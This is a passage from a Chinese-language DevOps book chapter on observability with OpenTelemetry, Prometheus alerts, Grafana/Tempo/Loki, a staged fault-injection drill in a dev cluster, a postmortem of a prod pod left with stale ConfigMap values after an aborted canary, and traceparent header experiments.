（未覆盖的 13 行是“已配置 OTLP 端点”的启用路径，它在集群中被真实验证。）推送到 `p7/observability` 分支后，第 7 章的发布流水线自动构建、扫描、签名并证明了新镜像 `sha256:9f45ec00…`。

9.5 第 3 步：遥测管道——Collector 与 LGTM

后端使用 Grafana Labs 官方的 `grafana/otel-lgtm` 一体化镜像：内含 Collector、Prometheus、Tempo、Loki 和 Grafana，并预先配置好三种信号之间的关联跳转。它适合学习与开发环境；生产环境会把各组件分开部署并配置持久化存储。

在它前面放一个我们自己配置的 OpenTelemetry Collector（官方 Helm Chart 0.178.2，contrib 镜像 0.163.2），这是生产中最常见的结构——应用只认识 Collector，后端可以随时更换：

```yaml
presets:
  kubernetesAttributes:
    enabled: true   # k8sattributes processor + 所需 RBAC
config:
  receivers:
    otlp:
      protocols:
        grpc: {endpoint: "${env:MY_POD_IP}:4317"}
        http: {endpoint: "${env:MY_POD_IP}:4318"}
    prometheus:
      config:
        scrape_configs:
          - job_name: demo-api
            kubernetes_sd_configs:
              - role: pod
                namespaces: {names: [dev, prod]}
            relabel_configs:
              - source_labels: [__meta_kubernetes_pod_annotation_prometheus_io_scrape]
                action: keep
                regex: "true"
              - source_labels: [__meta_kubernetes_pod_ip, __meta_kubernetes_pod_annotation_prometh
        eus_io_port]
                action: replace
                regex: (.+);(.+)
                replacement: $$1:$$2
                target_label: __address__
  processors:
    memory_limiter: {check_interval: 1s, limit_percentage: 80, spike_limit_percentage: 25}
    batch: {}
  exporters:
    otlphttp/lgtm: {endpoint: http://lgtm.observability.svc:4318}
    debug: {verbosity: basic}
  service:
    pipelines:
      traces:  {receivers: [otlp], processors: [memory_limiter, k8sattributes, batch], exporters:
        [otlphttp/lgtm, debug]}
      logs:    {receivers: [otlp], processors: [memory_limiter, k8sattributes, batch], exporters:
        [otlphttp/lgtm]}
      metrics: {receivers: [otlp, prometheus], processors: [memory_limiter, batch], exporters: [ot
        lphttp/lgtm]}
```

- **`memory_limiter` 放在最前面。** 后端变慢时，Collector 会主动拒绝新数据，而不是吃光内存被 OOM 杀死。
- **`k8sattributes`** 根据来源 Pod 的 IP 补全 `k8s.namespace.name`、`k8s.deployment.name` 等属性。

- **Collector 里也能跑 Prometheus 抓取。** 用 Pod 注解（`prometheus.io/scrape`，第 5 章 Chart 已经加上）发现目标；`$$` 是因为 Collector 会展开 `$` 开头的环境变量。
- `batch` 把数据攒批后发送，显著减少网络请求。

告警规则交给 kube-prometheus-stack 中的 Prometheus（它负责 Alertmanager 的告警路由），先用**记录规则**预先计算 RED 信号，再在其上写告警：

```
        - record: demo_api:request_error_ratio:rate1m
          expr: |
            sum by (namespace) (rate(http_requests_total{route=~"/api/.*", status=~"5.."}[1m]))
            /
            sum by (namespace) (rate(http_requests_total{route=~"/api/.*"}[1m]))
        - alert: DemoApiHighErrorRate
          expr: demo_api:request_error_ratio:rate1m > 0.05
          for: 1m
          labels: {severity: page}
        - alert: DemoApiHighLatency
          expr: demo_api:request_duration_seconds:p95_1m > 0.5
          for: 1m
          labels: {severity: ticket}
```

`for: 1m` 表示条件必须连续满足 1 分钟才从 pending 变为 firing，避免一次抖动就把人叫醒。

9.6 第 4 步：通过 GitOps 在 dev 开启遥测

Chart 0.3.0 在 Pod 模板中加入 OTel 环境变量，并用 **Downward API** 把 Pod 名和命名空间注入为资源属性：

```
        - name: OTEL_EXPORTER_OTLP_ENDPOINT
          value: "http://otel-collector.observability.svc:4318"
        - name: POD_NAME
          valueFrom: {fieldRef: {fieldPath: metadata.name}}
        - name: POD_NAMESPACE
          valueFrom: {fieldRef: {fieldPath: metadata.namespace}}
        # Kubernetes expands $(VAR) references to variables defined earlier in the list.
        - name: OTEL_RESOURCE_ATTRIBUTES
          value: "k8s.pod.name=$(POD_NAME),k8s.namespace.name=$(POD_NAMESPACE)"
```

同一版本还修正了第 8 章发现的反模式：Pod 模板标签中不再包含 Chart 版本（以后升级 Chart 不会再无谓地触发发布）。dev 通过补丁开启遥测，并关闭金丝雀分析——dev 是自动部署环境，故障演练注入的问题需要留在那里供排查（prod 保留分析闸门）。

部署后验证三种信号都已到达后端：

```
# traces (Tempo, TraceQL): recent demo-api traces from dev
GET /api/v1/info  10 ms  trace=83dca639a39a0493fca37b7066c06f92
POST /api/v1/orders  3 ms  trace=307a1ee487f3ab81d749b6e623ebae28
# logs (Loki)
order created
request
```

```
log lines with a trace_id (last hour): 200
# metrics (Prometheus in LGTM): scraped by the collector from the pods' /metrics endpoint
prod: 10.5 req/s
dev: 4 req/s
```

（日志查询设置了 `limit=200`，所以这里的 200 是上限，表示“至少 200 条”。）

9.7 第 5 步：故障演练——从告警到根因

模拟一次“看起来正常”的配置变更。MR !17 的标题是 “dev: new pricing client timeout settings (drill)”（新的定价客户端超时设置），实际内容却给 dev 引入了 20% 的错误和 600 ms 的延迟：

```
bash delivery/argocd/promote.sh dev faults.errorRate:=0.2 faults.latencyMs:=600 --merge \
  --title "dev: new pricing client timeout settings (drill)"
```

04:05:37 合并（配置仓库 `fa135cf`），Argo CD 约 40 秒后同步。之后告警依次出现。Prometheus 的 `activeAt` 是条件**开始成立**（进入 pending）的时刻，条件持续满足 1 分钟（`for: 1m`）后才变为 firing：

```
DemoApiHighErrorRate [pending] since 04:07:20Z  demo-api in dev: 16.78% of API requests fail
DemoApiHighLatency [firing] since 04:01:05Z  demo-api in prod: p95 latency 836.3ms
DemoApiHighLatency [firing] since 04:06:50Z  demo-api in dev: p95 latency 958.4ms
```



图 9-7 Prometheus 告警页面：demo-api.slo 规则组中，DemoApiHighErrorRate 有 1 条、DemoApiHighLatency 有 2 条处于 FIRING（浏览器截图）

第二行是 **prod** 的延迟告警，不在演练计划之内，第 6 步专门分析。先按“指标 → 链路 → 日志”的顺序排查 dev：



图 9-8 排查过程：告警 firing；错误率 15%、p95 956 ms，两个接口都有 500；TraceQL 找到 pricing.calculate 超过 500 ms 的链路和状态为 error 的链路；用 trace_id 在 Loki 中找到 “injected fault” 日志（终端记录渲染）

两个关键的查询语言：

```
# TraceQL（Tempo）：找出耗时超过 500 ms 的定价操作
{resource.service.name="demo-api" && resource.deployment.environment.name="dev" && name="pricing.calculate" && duration > 500ms}

# LogQL（Loki）：用 trace_id 找到同一个请求的日志
{service_name="demo-api"} | trace_id="44d566595e12d8c0f41e448cc9d17807"
```



图 9-9 Grafana 中的一条慢请求：POST /api/v1/orders 共 605 ms，其中 pricing.calculate 占 601 ms；右上角的“Related logs” 可一键跳到这条链路的日志（Grafana 页面截图）



图 9-10 Grafana 中的一条失败请求（trace 44d566595e12d8c0f41e448cc9d17807）：整条请求只用了 3.71 ms，出错的 span 被标红置顶。终端记录显示，服务端 span 的状态为 ERROR，并带有 fault.injected 事件（Grafana 页面截图）



图 9-11 Loki 中的 “injected fault” 日志（共 105 行）：每条都带有 OpenTelemetry 自动采集的代码位置（code_function_name=inject_faults、code_line_number=84）以及 fault_type 等属性（Grafana 页面截图）

把三种信号放在一起：指标显示错误和延迟从 04:06 前后开始，正是 `fa135cf` 同步到 dev 之后；链路显示时间花在 `pricing.calculate` 上，失败请求带有 `fault.injected` 事件；日志给出了同一请求的 “injected fault: failing request”。三者共同指向配置变更 `fa135cf`。用 `bash delivery/argocd/revert.sh fa135cf --merge` 撤销（MR !18，配置仓库 `9d2430c`）后，dev 的告警在 04:13:27 全部清除，p95 回到 4 ms。

9.8 第 6 步：一次真实的意外告警

演练中的第二条延迟告警来自 **prod**：p95 为 836 ms，条件从 04:01:05 起成立。告警规则本身也是刚刚才有的：安装脚本在 Collector 就绪（04:00:15）后才创建 PrometheusRule。也就是说，规则生效后不到一分钟，prod 的告警就成立了。问题早已存在，只是此前没有规则去发现它。

先排除最近的变更。 prod 在本章唯一的变更是 Chart 0.3.0 升级（MR !15，04:01:23 之后合并）：它触发了一次金丝雀发布，此刻停在第 1 步（20% 流量）等待人工晋级。但告警在这次合并**之前**就已成立。再按 ReplicaSet 和接口拆分延迟：

```
$ kubectl argo rollouts get rollout demo-api-prod -n prod
Status:          ‖ Paused
Message:         CanaryPauseStep
  Step:          1/6
  SetWeight:     20
$ kubectl -n prod get configmap demo-api-prod -o jsonpath='{.data}'
{"FAULT_ERROR_RATE":"0","FAULT_LATENCY_MS":"0"}
# p95: 先按 ReplicaSet (stable / canary)，再按接口拆分 (PromQL 见 evidence/p7/prod-latency-investigate.log)
p95 hash=6bdb67694c role=stable: 852 ms
```

```
p95 hash=66ffb5d6db role=canary: 4 ms
p95 /api/v1/orders: 872 ms
p95 /api/v1/info: 4 ms
```

新的金丝雀（`66ffb5d6db`）只有 4 ms，可以排除。

慢的是**稳定版**，并且只有下单接口慢、多出约 800 ms——这正是第 8 章坏版本 `FAULT_LATENCY_MS=800` 的特征，而那次变更早已在 Git 中回滚，ConfigMap 里也是 0。逐个检查 Pod 实际的环境变量：



图 9-12 稳定版的 5 个 Pod 中，只有 pw772 的 FAULT_LATENCY_MS=800；它的启动时间 01:14:11 恰好落在第 8 章坏金丝雀的窗口内（终端记录渲染）

根因。 第 8 章的坏版本只改了配置，配置来自所有 ReplicaSet **共用的同一个 ConfigMap**：

1. 坏版本合并后，ConfigMap `demo-api-prod` 中的 `FAULT_LATENCY_MS` 变成 800；
2. 金丝雀分析失败，Argo Rollouts 中止发布，把稳定版 ReplicaSet 从 4 个副本**扩回 5 个**；
3. 新建的那个**稳定版** Pod 在启动时读取了 ConfigMap——此时 Git 中的坏配置还没有回滚，于是它拿到了 800；
4. 之后 Git 回滚把 ConfigMap 改回了 0，但环境变量只在容器启动时读取，这个 Pod 一直带着 800 ms 的延迟运行。

影响。

```
pod demo-api-prod-6bdb67694c-pw772 (started 01:14:11Z), POST /api/v1/orders served: 15662, slower
than 0.5 s: 15662
all prod POST /api/v1/orders in the same 4 h: 86680
```

这个 Pod 从 01:14:11 运行到 04:14 被删除，约 3 小时。在查询的 4 小时窗口内，prod 一共处理了 86680 个下单请求，其中 **15662 个（18%）** 落在这个 Pod 上，而且全部慢于 0.5 秒（注入的固定延迟是 800 ms）。第 8 章当时的结论是“坏金丝雀 65 秒内被自动中止，只影响了 1.4% 的请求”，这是不完整的（第 8 章已加勘误）：Rollout 的状态是 Healthy，但其中一个 Pod 已被污染。当时还没有延迟告警，问题就这样潜伏了下来，直到本章加入告警才被发现。

缓解与修复。

- 缓解：删除被污染的 Pod，ReplicaSet 重建的新 Pod 读取到正确的配置（0）。

- 修复（Chart 0.3.1）：把发布配置从共享的 ConfigMap 移入 **Pod 模板的** `env`。这样每个 ReplicaSet 都携带自己的配置，被中止的金丝雀永远不会把配置“泄漏”给稳定版。ConfigMap 对象**再保留一个版本**：由 Chart 0.3.0 及更早版本创建的 ReplicaSet 仍通过 `envFrom` 引用它，立即删除的话，这些 Pod 在下次重建时就会启动失败。这是“先扩展、后收缩”（expand/contract）的迁移方式。渲染结果可以直接验证：`--set faults.latencyMs=800` 时，Rollout 的 Pod 模板里 `envFrom` 为 `null`，`FAULT_LATENCY_MS` 以 `value: "800"` 直接写在 `env` 中。
- 修复版本照常走金丝雀：分析 3/3 通过，人工晋级后全量；04:20:05 所有 DemoApi 告警清除，prod 与 dev 的 p95 都是 4 ms。

> **原理**
>
> **三条教训。** ① 没有告警不等于没有问题——本次故障在加上延迟告警之前就已存在了 3 小时。② “Rollout 显示 Healthy”只说明控制器认为期望状态已达成，并不代表每个 Pod 都在按你以为的配置运行；要用按 Pod、按 ReplicaSet 拆分的指标去验证。③ 被多个版本共享的可变配置（ConfigMap、Secret）与金丝雀发布天然冲突：配置应当与 Pod 模板一起版本化，或者使用带内容哈希的不可变 ConfigMap。

9.9 深入：链路怎样跨服务拼接，指标为什么会算出小数

本章用到了链路和 PromQL，但两个关键机制只是一笔带过：一条链路是怎样跨越服务边界拼起来的；`rate()`、`increase()` 的结果为什么不是整数。这一节用两个小实验把它们讲透（证据：`evidence/p12/trace-context-and-promql.log`）。

9.9.1 W3C Trace Context：traceparent 请求头

服务之间靠一个 HTTP 请求头传递链路上下文：

```
traceparent: 00-ef9be21ebec2afabd097b853eb6f73e5-b993381fd6b5fba6-01

  00                                版本
  ef9be21ebec2afabd097b853eb6f73e5  trace ID（32 位十六进制），整条链路共用
  b993381fd6b5fba6                  调用方当前 span 的 ID（16 位十六进制）
  01                                标志：最低位为 1 表示调用方采样了这条链路
```

收到请求的服务从这个头里取出 trace ID 和调用方的 span ID，把自己的服务端 span 记为它的子节点；再向下游发请求时，把自己的 span ID 放进新的 `traceparent`。全程的每个服务都这样做，各自上报的 span 就能在后端按 trace ID 拼成一棵树。

实验一：模拟一个上游服务。 自己生成 trace ID 和 span ID，标志设为 `01`，发给 dev 的 demo-api，45 秒后到 Tempo 中读取这条链路：

```
$ curl -s -o /dev/null -w "HTTP %{http_code}\n" -H "traceparent: 00-$TID-$SID-01" -H "X-Request-I
D: p12-tp-sampled" http://127.0.0.1:18091/api/v1/info
HTTP 200
server span: GET /api/v1/info
```

```
  traceId      = ef9be21ebec2afabd097b853eb6f73e5
  parentSpanId = b993381fd6b5fba6
```

demo-api 的服务端 span 用的正是我们给出的 trace ID，父 span 就是我们声称的那个 span。demo-api 的代码里没有任何处理这个请求头的逻辑，这是 OpenTelemetry 的 FastAPI 自动埋点按 W3C 标准完成的。（Tempo 的 API 以 base64 返回 ID，实验中已转换为十六进制。）

实验二：调用方没有采样。 同样的请求，标志改为 `00`：

```
$ curl -s -o /dev/null -w "HTTP %{http_code}\n" -H "traceparent: 00-$TID2-$SID2-00" -H "X-Request-ID: p12-tp-unsampled" http://127.0.0.1:18091/api/v1/info
HTTP 200
Tempo lookup of b22367769a6ff7e4228070bc2c40b97b: HTTP 404
$ kubectl -n dev logs $P --since=3m --tail=-1 | grep '"request_id": "p12-tp-' | jq -c '{request_id, trace_id, span_id}'
{"request_id":"p12-tp-sampled","trace_id":"ef9be21ebec2afabd097b853eb6f73e5","span_id":"52671ada4a780c95"}
{"request_id":"p12-tp-unsampled","trace_id":"b22367769a6ff7e4228070bc2c40b97b","span_id":"1f95f1f4f64e21fe"}
```

